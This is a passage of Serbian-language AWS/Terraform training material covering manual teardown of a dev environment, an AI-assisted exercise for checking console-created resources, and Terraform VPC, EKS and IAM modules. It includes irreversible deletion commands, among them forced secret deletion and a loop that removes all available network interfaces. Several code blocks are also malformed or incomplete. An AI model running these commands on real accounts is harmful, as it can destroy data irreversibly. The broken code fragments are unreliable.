Traje ~3 minute. Mora se obrisati prije mastera jer je master source replikacije.

7. RDS Master Delete

Console → RDS → Databases → project-a-dev-mysql

Ako je Deletion Protection uključena: - Actions → Modify → Deletion protection: uncheck → Continue → Apply immediately

Zatim: - Actions → Delete - Create final snapshot: **No** - Retain automated backups: **No** - Confirm: `delete me` - Delete

Traje ~5 minuta.

8. ElastiCache Cluster Delete

Console → **ElastiCache** → **Redis OSS caches** → **project-a-dev-redis** → **Actions** → **Delete**

- Create final backup: **No**
- Delete

Traje ~2 minute.

9. Secrets Manager

Secrets imaju minimum 7-dnevni scheduled deletion period (zaštita od akcidentalnog brisanja).

Console → **Secrets Manager** → **project-a/dev/mysql** → **Actions** → **Delete secret** - Waiting period: 7 days (minimum) - Schedule deletion

Console → **Secrets Manager** → **project-a/dev/redis** → **Actions** → **Delete secret**

Za immediate delete bez waiting perioda (SAMO za dev, NIKAD za prod):

```
docker run --rm -v ~/.aws:/root/.aws amazon/aws-cli:latest \
  secretsmanager delete-secret \
  --secret-id project-a/dev/mysql \
  --force-delete-without-recovery

docker run --rm -v ~/.aws:/root/.aws amazon/aws-cli:latest \
  secretsmanager delete-secret \
  --secret-id project-a/dev/redis \
  --force-delete-without-recovery
```

10. Subnet Groups (RDS i ElastiCache)

Console → **RDS** → **Subnet groups** → **project-a-dev-db-subnet-group** → **Delete**

Console → **ElastiCache** → **Subnet groups** → **project-a-dev-redis-subnet-group** → **Delete**

Ovo oslobađa referencu na subnete — neophodno prije brisanja subnetova.

11. NAT Gateway Delete

Console → **VPC** → **NAT Gateways** → **project-a-dev-nat** → **Actions** → **Delete NAT gateway**

- Confirm: ukucaj `delete`
- Delete

Čekaj da status postane **Deleted** (~1 minutu). NAT gateway naplaćuje se po satu (\$0.045/sat) — svaki sat dok postoji naplaćuje.

12. Elastic IP Release

Console → **EC2** → **Elastic IPs**

Filtriraj po tagu `Name: project-a-dev-nat-eip:` - Označi → **Actions** → **Release Elastic IP addresses** - Release

EIP koji nije asociiran s resursom naplaćuje se po satu. Mora se releasati **nakon** NAT Gateway brisanja (dok je NAT aktivan, EIP je asociiran i ne može se releasati).

13. Internet Gateway Detach → Delete

Console → **VPC** → **Internet Gateways** → **project-a-dev-igw**

- **Actions** → **Detach from VPC** → Detach
- **Actions** → **Delete internet gateway** → Delete

Detach i delete su dvije zasebne operacije. Ne možeš obrisati IGW dok je attachan na VPC.

14. Route Tables Delete

Console → **VPC** → **Route Tables**

Filtriraj po VPC: `project-a-dev-vpc`

Vidiš 3 route tabele: 1. Main route table (automatski kreirana, ne možeš je obrisati) 2. `project-a-dev-rtb-public` 3. `project-a-dev-rtb-private`

Za svaku od 2 i 3: 1. Klikni na route table 2. **Subnet Associations tab** → **Edit subnet associations** — ukloni sve kvačice → Save 3. **Actions** → **Delete route table**

Greška: `The routeTable has dependencies and cannot be deleted` → subnet association nije uklonjena, ili je main route table (ne možeš je brisati).

15. Subnets Delete

Console → **VPC** → **Subnets**

Filtriraj po VPC. Označi sva 4 subneta: - `project-a-dev-public-1a` - `project-a-dev-public-1b` - `project-a-dev-private-1a` - `project-a-dev-private-1b`

Actions → Delete subnet → Delete

Greška: `The subnet has dependencies` → ENI još postoji u tom subnetu (vidi sekciju ispod).

16. Security Groups Delete

Console → **VPC** → **Security Groups**

Filtriraj po VPC. Označi: - `eks-nodes-sg` - `rds-sg` - `redis-sg`

Actions → Delete security groups → Delete

Greška: `resource sg-xxx has a dependent object` — drugi SG referencira ovaj kao source u inbound ruleu.

Rješenje: 1. Pronađi koji SG ima rulu koja referencira tvoj SG 2. Obriši tu rulu prvo 3. Pa onda obriši SG

Default SG se ne može obrisati (AWS ga automatski drži).

17. VPC Delete

Console → **VPC** → **Your VPCs** → **project-a-dev-vpc** → **Actions** → **Delete VPC**

· Confirm: ukucaj `delete`

· Delete

Ako dobiješ grešku — vidi sekciju ispod.

Expert Gotcha: Zarobljeni ENI-ji

Najčešći razlog što VPC neće biti obrisani: ENI (Elastic Network Interface) koji ostaje “zarobljen” — attachment je nestao ali ENI nije releasan.

Gdje nastaju zarobljeni ENI-ji: - EKS control plane ENI-ji koji se nisu očistili - RDS ENI koji ostaje u `available` stanju - Lambda ili VPC endpoint koji nije obrisani

Kako ih pronaci

Console → **EC2** → **Network Interfaces**

Filtriraj: - Filter: VPC ID → izaberi `project-a-dev-vpc` - Filter: Status → `available`

Sve ENI u `available` stanju su nezauzete ali blokiraju brisanje subneta/VPC-a.

Za svaki zarobljeni ENI: - Klikni na njega - **Actions** → **Delete** - Ako je `in-use` — attachment je aktivan, neko resurs ga još drži (provjeri koji u Description koloni)

CLI verzija:

```
docker run --rm -v ~/.aws:/root/.aws amazon/aws-cli:latest \
  ec2 describe-network-interfaces \
  --filters "Name=vpc-id,Values=vpc-XXXXXXXX" "Name=status,Values=available" \
  --query 'NetworkInterfaces[*].[NetworkInterfaceId,Description,Status]' \
  --output table
```

Brisanje svih available ENI-ja u VPC-u:

```
# PAZI: briše sve available ENI-je u VPC-u
VPC_ID="vpc-XXXXXXXX"
docker run --rm -v ~/.aws:/root/.aws amazon/aws-cli:latest \
  ec2 describe-network-interfaces \
  --filters "Name=vpc-id,Values=$VPC_ID" "Name=status,Values=available" \
  --query 'NetworkInterfaces[*].NetworkInterfaceId' \
  --output text | tr '\t' '\n' | while read eni; do
  echo "Deleting $eni"
  docker run --rm -v ~/.aws:/root/.aws amazon/aws-cli:latest \
    ec2 delete-network-interface --network-interface-id "$eni"
done
```

Verifikacija: Cost Explorer

Sutra (ili za 24 sata) provjeri Cost Explorer:

Console → **Billing and Cost Management** → **Cost Explorer**

- Time range: last 7 days
- Granularity: Daily
- Group by: Service

Ako vidliš troškove za: - **Amazon Elastic Compute Cloud** → provjeri EC2 instances i NAT Gateway - **Amazon Relational Database Service** → RDS instanca nije obrisana - **Amazon ElastiCache** → Redis cluster nije obrisan - **Amazon Elastic Kubernetes Service** → EKS cluster nije obrisan (\$0.10/sat) - **Elastic IP** → EIP nije releasan

Cost Explorer ima delay od ~24 sata pa nula troškova možeš potvrditi tek sutradan.

Za realtime provjeru:

```
# Lista svih running EC2 instance
docker run --rm -v ~/.aws:/root/.aws amazon/aws-cli:latest \
  ec2 describe-instances \
  --filters "Name=instance-state-name,Values=running" \
  --query 'Reservations[*].Instances[*].[InstanceId,InstanceType,Tags[?Key==`Name`].Value]' \
  --output table

# Lista NAT Gatewaya koji nisu deleted
docker run --rm -v ~/.aws:/root/.aws amazon/aws-cli:latest \
  ec2 describe-nat-gateways \
  --filter "Name=state,Values=available,pending" \
  --query 'NatGateways[*].[NatGatewayId,State,Tags[?Key==`Name`].Value]' \
  --output table

# Lista EKS clustera
docker run --rm -v ~/.aws:/root/.aws amazon/aws-cli:latest \
  eks list-clusters --output table

# Lista RDS instanci
docker run --rm -v ~/.aws:/root/.aws amazon/aws-cli:latest \
  rds describe-db-instances \
  --query 'DBInstances[*].[DBInstanceIdentifier,DBInstanceStatus]' \
  --output table
```

Sve ove komande trebaju vratiti prazan output (sem header-a) za potvrdu da je destroy kompletan.

Šta Terraform Destroy Radi Drugacije

`terraform destroy` izvršava identičan redosled ali: - Gradi dependency graf iz state fajla — zna tačan redosled automatski - Paralelizuje brisanje resursa bez zavisnosti - Čeka completion svake operacije i provjerava status - Ažurira state fajl nakon svakog brisanja

Manuelni destroy koji si upravo napravio je identičan, samo ručno. Razumijete sada zašto Terraform `destroy` nekad traje 20-30 minuta — treba proći kroz sve ove korake i čekati AWS da svaki resurs zaista nestane.

Source: `07-aws-konzola-i-rucno/08-vezba-priprema-ai-okvira-i-sync.md`

08 — Vežba: priprema AI-okvira i sync (ručno preko konzole)

Postavljaš AI-okvir koji te vodi kroz ručno pravljenje resursa u AWS konzoli, pa verifikuješ CLI-jem da resurs postoji sa tačnim parametrima i dokumentuješ ga za kasniji prevod u Terraform.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Definišemo checklist koji AI primenjuje kada radiš ručne promene u konzoli — koje parametre zabeležiti da bi se resurs verno preveo u Terraform bez ručnog istraživanja posle.

Pretpostavke za potvrdu: - Imaš pristup AWS konzoli i CLI-ju za isti nalog - Resurs je već napravljen ručno u konzoli (EC2, Security Group, VPC, ili slično) - Cilj je razumevanje pre automatizacije — ne pravljenje resursa koji ostaju zauvek

Van opsega: - Pisanje Terraform koda za taj resurs — to je oblast 08 - Automatizacija konzolnih koraka skriptom — to dolazi kasnije - Production hardening ručno kreiranog resursa — ovde radimo dev/learning okruženje

Prompt za diskusiju:

Napravio sam ručno [resurs, npr. EC2 t3.micro u eu-west-1] sa parametrima [AMI ID, subnet, SG, tagovi]. Koje parametre moram da zabeležim da bih ga kasnije verno opisao u Terraform-u? Koji Terraform resource tip i koji argumenti odgovaraju ovim konzolnim opcijama?

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: Verifikovati da ručno napravljen resurs postoji sa tačnim parametrima i da je zabeležen u formatu koji omogućava Terraform prevod bez gubitka informacija.

Fajlovi koji se diraju: - `CLAUDE.md` — nova sekcija (ako se checklist ponavlja kroz više modula) - `.claude/rules/rucni-resurs-checks.md` (alternativa `CLAUDE.md` sekciji)

Fajlovi koji se NE diraju: - Terraform fajlovi — ne pišemo Terraform u ovoj oblasti, samo dokumentujemo - AWS konzola — samo čitamo/verifikujemo, ne menjamo resurse u ovom koraku

AI okvir za ovu oblast:

Dodaj sekciju `## Ručni resurs — checklist za Terraform prevod u CLAUDE.md`

Sadržaj pravila:

- Za svaki ručno kreiran resurs zabeleži: ID/ARN, region, tip, ključne parametre.
- Zapiši zavisnosti: koji VPC, subnet, SG, IAM role resurs koristi.
- Mapiraj na Terraform resource tip (npr. `aws_instance`, `aws_security_group`).
- Zabeleži tagove — moraju biti isti u Terraform kodu.
- Ako resurs ima state (`running/stopped`), zabeleži i njega.

Anti-sprawl: ručni rad je specifičan za oblast 07 — uvedi pravilo samo ako se gubi trag konfiguracije kroz više modula. Inače je dovoljan jednokratni zapis.

Acceptance criteria: - `[] aws ec2 describe-instances` ili odgovarajući `describe-*` vraća resurs sa tačnim parametrima - `[]` zapis sadrži: ID/ARN, region, tip, ključne parametre, zavisnosti, Terraform resource tip - `[]` tagovi na resursu u konzoli podudaraju se sa onim što je zabeleženo - `[] sync` zapisan u decision log

AI pregled plana:

Evo plana pre egzekucije:

- Verifikovati ručno kreiran resurs CLI-jem
- Izvući sve parametre potrebne za Terraform prevod
- Zabeležiti u strukturiranom formatu
- Napraviti AI checklist ako se situacija ponavlja

Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno pre nego počnem?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

```
# 1. Verifikuj EC2 instancu po tagu (zameni <ime> sa stvarnim tagom)
aws ec2 describe-instances \
  --filters "Name=tag:Name,Values=<ime>" \
  --query "Reservations[*].Instances[*]".
{ID:InstanceId,Type:InstanceType,State:State.Name,AMI:ImageId,Subnet:SubnetId,SG:SecurityGroups,Tags:T
ags}" \
  --output table

# 2. Verifikuj Security Group
aws ec2 describe-security-groups \
  --group-ids <sg-id> \
  --query "SecurityGroups[*]".
{ID:GroupId,Name:GroupName,VPC:VpcId,Inbound:IpPermissions,Outbound:IpPermissionsEgress}" \
  --output json

# 3. Verifikuj VPC i subnet ako su relevantni
aws ec2 describe-vpcs --vpc-ids <vpc-id> --output table
aws ec2 describe-subnets --subnet-ids <subnet-id> --output table

# 4. Izvuci sve tagove sa resursa
aws ec2 describe-tags \
  --filters "Name=resource-id,Values=<instance-id>" \
  --output table
```

Zabeleži output po checklist-i u `docs/decisions/rucni-resursi.md` ili `.claude/memory/decisions.md`.

4. AI validacija

Evo acceptance criteria iz plana:

- describe-instances vraća resurs sa tačnim parametrima
- zapis sadrži ID/ARN, region, tip, ključne parametre, zavisnosti, Terraform resource tip
- tagovi se podudaraju između konzole i zapisa

Evo outputa komandi:

[ovde lepiš stvarni output]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.

Ako ne — koji parametar nedostaje ili se ne podudara?

5. UAT — ručna validacija

#	Akcija	Očekivani rezultat
1	AWS konzola → EC2 → Instances → pronadi instancu po imenu ili ID-u	Instanca postoji, State je <code>running</code> ili <code>stopped</code> (ne <code>terminated</code>)
2	Klikni na instancu → Details tab → proveri AMI ID, Instance type, Subnet ID	Vrednosti se podudaraju sa onim što si zabeležio u dokumentu
3	Klikni na Security group link → Inbound rules	Pravila su tačno ona koja si kreirao — nema neočekivanih otvorenih portova
4	Tags tab na instanci	Tagovi <code>env</code> , <code>project</code> , <code>owner</code> postoje i imaju ispravne vrednosti
5	Otvori zapis u <code>docs/decisions/rucni-resursi.md</code> i poredi sa konzolom red po red	Svaki parametar u zapisu odgovara stvarnom stanju u konzoli; nema praznina koje bi blokirale Terraform prevod

Sync — zatvori petlju:

Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

```
## [datum] — Ručni resurs sync
- Urađeno:
- Naučeno:
- Šta bi promenio:
```

Phase — 08-terraform-aws-infrastruktura

Directory: 08-terraform-aws-infrastruktura/

Source: 08-terraform-aws-infrastruktura/01-projekt-struktura.md

Terraform struktura projekta

Zašto je struktura bitna

Terraform može biti jedna `main.tf` datoteka sa svim resursima. To funkcioniše za “hello world” demo, ali ne za projekt koji ima 3 environment-a, timsm saradnju i 6 meseci životnog vijeka.

Dobra struktura rješava tri problema: 1. **Izolacija state-a**: greška u dev ne može uticati na prod state 2.

Ponovljivost: isti modul kreira iste resurse u svakom environmentu 3. **Čitljivost**: novi član tima može razumjeti gdje je što bez vođača

Kompletna Terraform struktura za project-A

```
terraform/
├── modules/
│   ├── vpc/
│   │   ├── main.tf          ← svi VPC resursi
│   │   ├── variables.tf     ← input parametri
│   │   └── outputs.tf       ← eksportovane vrijednosti
│   ├── eks/
│   │   ├── main.tf          ← EKS cluster, node groups, add-ons
│   │   ├── variables.tf
│   │   └── outputs.tf
│   ├── iam/
│   │   ├── main.tf          ← IAM role, politike, OIDC provider
│   │   ├── variables.tf
│   │   └── outputs.tf
│   ├── alb-controller/
│   │   ├── main.tf          ← Helm release, IRSA role
│   │   ├── variables.tf
│   │   └── outputs.tf
│   └── dns/
│       ├── main.tf          ← Route53 records, ACM certificate
│       ├── variables.tf
│       └── outputs.tf
├── envs/
│   ├── dev/
│   │   ├── main.tf          ← poziva module sa dev parametrima
│   │   ├── dev.tfvars       ← varijable specifične za dev
│   │   ├── backend.tf       ← S3 remote state za dev
│   │   └── providers.tf     ← AWS, Kubernetes, Helm provider konfiguracija
│   ├── staging/
│   │   ├── main.tf
│   │   ├── staging.tfvars
│   │   ├── backend.tf
│   │   └── providers.tf
│   ├── prod/
│   │   ├── main.tf
│   │   ├── prod.tfvars
│   │   ├── backend.tf
│   │   └── providers.tf
│   └── dynamic/
│       ├── main.tf          ← namespace + Route53 za review envs
│       ├── variables.tf
│       └── backend.tf       ← state key uključuje env_name varijablu
└── bootstrap/
    ├── main.tf              ← S3 bucket + DynamoDB za state management
    └── outputs.tf
```

Uloga svakog sloja

modules/ — gradivni blokovi

Modul ne zna za environment. `modules/vpc/main.tf` kreira VPC bez hardkodiranih CIDR-ova ili environment naziva. Sve su parametri. Isti modul se koristi za dev, staging, prod — samo sa drugačijim values.

Modul ima jasno definirani interface: - `variables.tf`: šta modul prima - `outputs.tf`: šta modul vraća (korisno za međumodulne zavisnosti)

envs/ — environment-specificna kompozicija

`envs/dev/main.tf` ne kreira resurse direktno — poziva module:

```

module "vpc" {
  source = "../../modules/vpc"

  env_name      = "dev"
  vpc_cidr      = var.vpc_cidr
  availability_zones = var.availability_zones
}

module "eks" {
  source = "../../modules/eks"

  cluster_name      = "project-a-dev"
  vpc_id             = module.vpc.vpc_id
  private_subnet_ids = module.vpc.private_subnet_ids
  node_instance_type = var.node_instance_type
}

```

bootstrap/ — jednom se pokreće

Bootstrap kreira S3 bucket i DynamoDB tabelu koji su potrebni za remote state. Ovo je jedini Terraform koji koristi lokalni state. Nakon kreiranja, nikad se ne briše.

Zašto ovakav pristup, a ne Terragrunt

Terragrunt je wrapper koji dodaje DRY (Don't Repeat Yourself) principe na Terraform. Za project-A: Terraform native moduli su dovoljni. Terragrunt dodaje kompleksnost (novi alat, nova sintaksa) bez proporcionalne koristi za projekt ovog obima.

Kada razmotriti Terragrunt: 10+ environment-a, 20+ modula, multi-account AWS setup.

State izolacija

Svaki environment ima vlastiti `backend.tf` sa različitim S3 key-em: - dev state: `s3://project-a-state/dev/terraform.tfstate` - staging state: `s3://project-a-state/staging/terraform.tfstate` - prod state: `s3://project-a-state/prod/terraform.tfstate`

`terraform plan` u `envs/dev/` nikad ne čita prod state. Izolacija je fizička.

Source: `08-terraform-aws-infrastruktura/02-vpc-modul.md`

VPC modul

Šta modul kreira

VPC modul je osnova za sve ostalo. EKS treba VPC ID i subnet ID-eve. ALB treba public subnet-e. Bez ovog modula, ništa drugo ne može biti kreirano.

Resursi u modulu: - 1x VPC - 2x Public subnet (po jedan u svakom AZ) - 2x Private subnet (po jedan u svakom AZ) - 1x Internet Gateway - 1x NAT Gateway (opciono za dev) - Route tables i associations

```
variable "env_name" {
  description = "Naziv environmenta (dev, staging, prod)"
  type        = string
}

variable "vpc_cidr" {
  description = "CIDR blok za VPC (npr. 10.0.0.0/16)"
  type        = string
}

variable "availability_zones" {
  description = "Lista AZ-ova za deployment"
  type        = list(string)
  default     = ["eu-west-1a", "eu-west-1b"]
}

variable "enable_nat_gateway" {
  description = "Kreirati NAT Gateway (false za dev cost saving)"
  type        = bool
  default     = true
}

variable "cluster_name" {
  description = "EKS cluster naziv – za subnet tagove"
  type        = string
}
```



```

locals {
  # Generiše CIDR za subnete od VPC CIDR-a
  # VPC 10.0.0.0/16 → public: 10.0.1.0/24, 10.0.2.0/24
  #                → private: 10.0.10.0/24, 10.0.11.0/24
  public_cidrs = [for i, az in var.availability_zones : cidrsubnet(var.vpc_cidr, 8, i + 1)]
  private_cidrs = [for i, az in var.availability_zones : cidrsubnet(var.vpc_cidr, 8, i + 10)]
}

# VPC – izolirana mreža
resource "aws_vpc" "main" {
  cidr_block      = var.vpc_cidr
  enable_dns_support = true   # potrebno za EKS
  enable_dns_hostnames = true # potrebno za EKS

  tags = {
    Name = "project-a-${var.env_name}"
    "kubernetes.io/cluster/${var.cluster_name}" = "shared"
  }
}

# Public subneti – za ALB i NAT Gateway
resource "aws_subnet" "public" {
  count = length(var.availability_zones)

  vpc_id            = aws_vpc.main.id
  cidr_block        = local.public_cidrs[count.index]
  availability_zone = var.availability_zones[count.index]

  # ALB instances u public subnetu moraju imati javne IP
  map_public_ip_on_launch = false # ne EKS nodovi, samo ALB

  tags = {
    Name = "project-a-${var.env_name}-public-${var.availability_zones[count.index]}"
    "kubernetes.io/cluster/${var.cluster_name}" = "shared"
    "kubernetes.io/role/elb"                    = "1" # ALB controller traga za ovim tagom
  }
}

# Private subneti – za EKS worker nodove
resource "aws_subnet" "private" {
  count = length(var.availability_zones)

  vpc_id            = aws_vpc.main.id
  cidr_block        = local.private_cidrs[count.index]
  availability_zone = var.availability_zones[count.index]

  tags = {
    Name = "project-a-${var.env_name}-private-${var.availability_zones[count.index]}"
    "kubernetes.io/cluster/${var.cluster_name}" = "shared"
    "kubernetes.io/role/internal-elb"           = "1" # internal load balancer tag
  }
}

# Internet Gateway – vrata između VPC i interneta
resource "aws_internet_gateway" "main" {
  vpc_id = aws_vpc.main.id

  tags = {
    Name = "project-a-${var.env_name}-igw"
  }
}

# Elastic IP za NAT Gateway
resource "aws_eip" "nat" {
  count = var.enable_nat_gateway ? 1 : 0
  domain = "vpc"
}

```

```

}

# NAT Gateway – outbound internet za private subnet resurse
# Kreira se samo u prvom public subnetu (jedan NAT je dovoljan za dev/staging)
resource "aws_nat_gateway" "main" {
  count = var.enable_nat_gateway ? 1 : 0

  allocation_id = aws_eip.nat[0].id
  subnet_id      = aws_subnet.public[0].id # mora biti u public subnetu

  tags = {
    Name = "project-a-${var.env_name}-nat"
  }

  depends_on = [aws_internet_gateway.main]
}

# Route table za public subnete – sav saobraćaj prema IGW
resource "aws_route_table" "public" {
  vpc_id = aws_vpc.main.id

  route {
    cidr_block = "0.0.0.0/0"
    gateway_id = aws_internet_gateway.main.id
  }

  tags = { Name = "project-a-${var.env_name}-public-rt" }
}

# Route table za private subnete – outbound kroz NAT
resource "aws_route_table" "private" {
  vpc_id = aws_vpc.main.id

  dynamic "route" {
    for_each = var.enable_nat_gateway ? [1] : []
    content {
      cidr_block      = "0.0.0.0/0"
      nat_gateway_id = aws_nat_gateway.main[0].id
    }
  }

  tags = { Name = "project-a-${var.env_name}-private-rt" }
}

# Asocijacije route table-a sa subnetima
resource "aws_route_table_association" "public" {
  count          = length(aws_subnet.public)
  subnet_id      = aws_subnet.public[count.index].id
  route_table_id = aws_route_table.public.id
}

resource "aws_route_table_association" "private" {
  count          = length(aws_subnet.private)
  subnet_id      = aws_subnet.private[count.index].id
  route_table_id = aws_route_table.private.id
}

```

```
output "vpc_id" {
  value = aws_vpc.main.id
}

output "public_subnet_ids" {
  value = aws_subnet.public[*].id
}

output "private_subnet_ids" {
  value = aws_subnet.private[*].id
}
```

Zašto 2 AZ

Jedan AZ znači: ako AWS ima incident u eu-west-1a, cijeli dev environment pada. Dva AZ: ALB distribuira saobraćaj, EKS scheduleruje Podove u oba. Cijena je minimalna (dupli broj subneta — besplatni resursi).

Za dev, dozvoljeno je koristiti jedan AZ (`availability_zones = ["eu-west-1a"]`) radi bržeg terraform apply.

Source: 08-terraform-aws-infrastruktura/03-eks-modul.md

EKS modul

Šta modul kreira

EKS modul kreira kompletan Kubernetes cluster spreman za deployovanje workload-a: - EKS cluster (control plane) - Managed Node Group (worker nodovi) - EKS Add-ons (VPC CNI, CoreDNS, kube-proxy, EBS CSI) - OIDC provider (za IRSA) - Security Groups za cluster i nodove

```
variable "cluster_name" {
  type = string
}

variable "kubernetes_version" {
  type    = string
  default = "1.29"
}

variable "vpc_id" {
  type = string
}

variable "private_subnet_ids" {
  type = list(string)
}

variable "node_instance_type" {
  type    = string
  default = "t3.medium"
}

variable "desired_nodes" {
  type    = number
  default = 1
}

variable "min_nodes" {
  type    = number
  default = 1
}

variable "max_nodes" {
  type    = number
  default = 3
}

variable "env_name" {
  type = string
}
```



```

# IAM role za EKS control plane
resource "aws_iam_role" "eks_cluster" {
  name = "${var.cluster_name}-cluster-role"

  assume_role_policy = jsonencode({
    Version = "2012-10-17"
    Statement = [{
      Action    = "sts:AssumeRole"
      Effect    = "Allow"
      Principal = { Service = "eks.amazonaws.com" }
    }]
  })
}

resource "aws_iam_role_policy_attachment" "eks_cluster_policy" {
  policy_arn = "arn:aws:iam::aws:policy/AmazonEKSClusterPolicy"
  role       = aws_iam_role.eks_cluster.name
}

# Security Group za EKS cluster
resource "aws_security_group" "eks_cluster" {
  name     = "${var.cluster_name}-cluster-sg"
  vpc_id = var.vpc_id

  egress {
    from_port = 0
    to_port   = 0
    protocol  = "-1"
    cidr_blocks = ["0.0.0.0/0"]
  }
}

# EKS Cluster – managed control plane
resource "aws_eks_cluster" "main" {
  name       = var.cluster_name
  version    = var.kubernetes_version
  role_arn   = aws_iam_role.eks_cluster.arn

  vpc_config {
    subnet_ids         = var.private_subnet_ids
    security_group_ids = [aws_security_group.eks_cluster.id]
    endpoint_private_access = true # API server dostupan iz VPC
    endpoint_public_access  = true # API server dostupan sa interneta (za lokalni kubectl)
  }

  depends_on = [aws_iam_role_policy_attachment.eks_cluster_policy]
}

# IAM role za worker node
resource "aws_iam_role" "eks_nodes" {
  name = "${var.cluster_name}-node-role"

  assume_role_policy = jsonencode({
    Version = "2012-10-17"
    Statement = [{
      Action    = "sts:AssumeRole"
      Effect    = "Allow"
      Principal = { Service = "ec2.amazonaws.com" }
    }]
  })
}

# Node role treba ove managed politike
resource "aws_iam_role_policy_attachment" "node_policies" {
  for_each = toset([
    "arn:aws:iam::aws:policy/AmazonEKSWorkerNodePolicy",
  ])
}

```

```

    "arn:aws:iam::aws:policy/AmazonEKS_CNI_Policy",          # VPC CNI
    "arn:aws:iam::aws:policy/AmazonEC2ContainerRegistryReadOnly", # ECR pull
  ])

  policy_arn = each.value
  role       = aws_iam_role.eks_nodes.name
}

# Managed Node Group – AWS kreira i upravlja EC2 instancema
resource "aws_eks_node_group" "main" {
  cluster_name      = aws_eks_cluster.main.name
  node_group_name   = "${var.cluster_name}-nodes"
  node_role_arn     = aws_iam_role.eks_nodes.arn
  subnet_ids       = var.private_subnet_ids

  instance_types = [var.node_instance_type]
  capacity_type  = var.env_name == "prod" ? "ON_DEMAND" : "SPOT"

  scaling_config {
    desired_size = var.desired_nodes
    min_size     = var.min_nodes
    max_size     = var.max_nodes
  }

  update_config {
    max_unavailable = 1 # tokom update-a, max 1 node nedostupan
  }

  depends_on = [aws_iam_role_policy_attachment.node_policies]
}

# EKS Add-ons – managed verzije core komponenti
resource "aws_eks_addon" "vpc_cni" {
  cluster_name = aws_eks_cluster.main.name
  addon_name   = "vpc-cni"
  depends_on   = [aws_eks_node_group.main]
}

resource "aws_eks_addon" "coredns" {
  cluster_name = aws_eks_cluster.main.name
  addon_name   = "coredns"
  depends_on   = [aws_eks_node_group.main] # CoreDNS treba node-ove za scheduling
}

resource "aws_eks_addon" "kube_proxy" {
  cluster_name = aws_eks_cluster.main.name
  addon_name   = "kube-proxy"
}

resource "aws_eks_addon" "ebs_csi" {
  cluster_name = aws_eks_cluster.main.name
  addon_name   = "aws-ebs-csi-driver"
  depends_on   = [aws_eks_node_group.main]
}

# OIDC Provider – omogućava IRSA (IAM Role za ServiceAccount)
data "tls_certificate" "eks" {
  url = aws_eks_cluster.main.identity[0].oidc[0].issuer
}

resource "aws_iam_openid_connect_provider" "eks" {
  client_id_list  = ["sts.amazonaws.com"]
  thumbprint_list = [data.tls_certificate.eks.certificates[0].sha1_fingerprint]
  url             = aws_eks_cluster.main.identity[0].oidc[0].issuer
}

```

```
output "cluster_name" {
  value = aws_eks_cluster.main.name
}

output "cluster_endpoint" {
  value = aws_eks_cluster.main.endpoint
}

output "cluster_ca" {
  value = aws_eks_cluster.main.certificate_authority[0].data
}

output "oidc_provider_arn" {
  value = aws_iam_openid_connect_provider.eks.arn
}

output "oidc_provider_url" {
  value = replace(aws_eks_cluster.main.identity[0].oidc[0].issuer, "https://", "")
}
```

Node sizing po environmentu

```
# envs/dev/dev.tfvars
node_instance_type = "t3.medium"
desired_nodes      = 1
min_nodes          = 1
max_nodes          = 3

# envs/staging/staging.tfvars
node_instance_type = "t3.large"
desired_nodes      = 2
min_nodes          = 2
max_nodes          = 5

# envs/prod/prod.tfvars
node_instance_type = "t3.xlarge"
desired_nodes      = 3
min_nodes          = 3
max_nodes          = 10
```

EKS cluster traje 10-15 minuta za kreiranje. `depends_on` u Add-onovima je bitan — CoreDNS Podovi ne mogu biti scheduled dok nema worker nodova.

Source: 08-terraform-aws-infrastruktura/04-iam-roles.md

IAM role za project-A

Pregled potrebnih rola

Rola	Ko preuzima	Šta smije
<code>eks-cluster-role</code>	EKS control plane	Upravlјati VPC, EC2 za K8s
<code>eks-node-role</code>	EC2 worker nodovi	Pridružiti se clusteru, pullati ECR
<code>alb-controller-role</code>	ALB Controller Pod (IRSA)	Kreirati/brisati ALB resurse
<code>cluster-autoscaler-role</code>	Autoscaler Pod (IRSA)	Skalirati Auto Scaling grupe
<code>gitlab-ci-role</code>	GitLab CI/CD pipeline (OIDC)	Deploy na EKS, push ECR, S3 state

IAM role za ALB Controller (IRSA)

ALB Controller mora kreirati i brisati AWS resurse (ALB, Target Groups, Listeners, Security Groups). Treba IAM rolu sa specifičnim pravima.

```
# modules/iam/alb-controller-role.tf

data "aws_iam_policy_document" "alb_controller_assume" {
  statement {
    actions = ["sts:AssumeRoleWithWebIdentity"]
    effect   = "Allow"

    principals {
      type       = "Federated"
      identifiers = [var.oidc_provider_arn]
    }

    condition {
      test      = "StringEquals"
      variable  = "${var.oidc_provider_url}:sub"
      values    = ["system:serviceaccount:kube-system:aws-load-balancer-controller"]
    }

    condition {
      test      = "StringEquals"
      variable  = "${var.oidc_provider_url}:aud"
      values    = ["sts.amazonaws.com"]
    }
  }
}

resource "aws_iam_role" "alb_controller" {
  name               = "${var.cluster_name}-alb-controller"
  assume_role_policy = data.aws_iam_policy_document.alb_controller_assume.json
}

# AWS managed politika za ALB Controller (AWS je održava)
resource "aws_iam_role_policy_attachment" "alb_controller" {
  role       = aws_iam_role.alb_controller.name
  policy_arn = aws_iam_policy.alb_controller.arn
}
```

IAM role za Cluster Autoscaler (IRSA)

```
resource "aws_iam_policy" "cluster_autoscaler" {
  name = "${var.cluster_name}-cluster-autoscaler"

  policy = jsonencode({
    Version = "2012-10-17"
    Statement = [
      {
        Effect = "Allow"
        Action = [
          "autoscaling:DescribeAutoScalingGroups",
          "autoscaling:DescribeAutoScalingInstances",
          "autoscaling:DescribeLaunchConfigurations",
          "autoscaling:DescribeScalingActivities",
          "autoscaling:DescribeTags",
          "ec2:DescribeInstanceTypes",
          "ec2:DescribeLaunchTemplateVersions"
        ]
        Resource = "*"
      },
      {
        Effect = "Allow"
        Action = [
          "autoscaling:SetDesiredCapacity",
          "autoscaling:TerminateInstanceInAutoScalingGroup"
        ]
        # Samo na ASG-ovima koji pripadaju ovom clusteru
        Resource = "*"
        Condition = {
          StringEquals = {
            "autoscaling:ResourceTag/kubernetes.io/cluster/${var.cluster_name}" = "owned"
          }
        }
      }
    ]
  })
}
```

GitLab CI/CD role (OIDC)

Ovo je najvažnija rola — koristi je svaki GitLab pipeline za deployment.

```

# modules/iam/gitlab-ci-role.tf

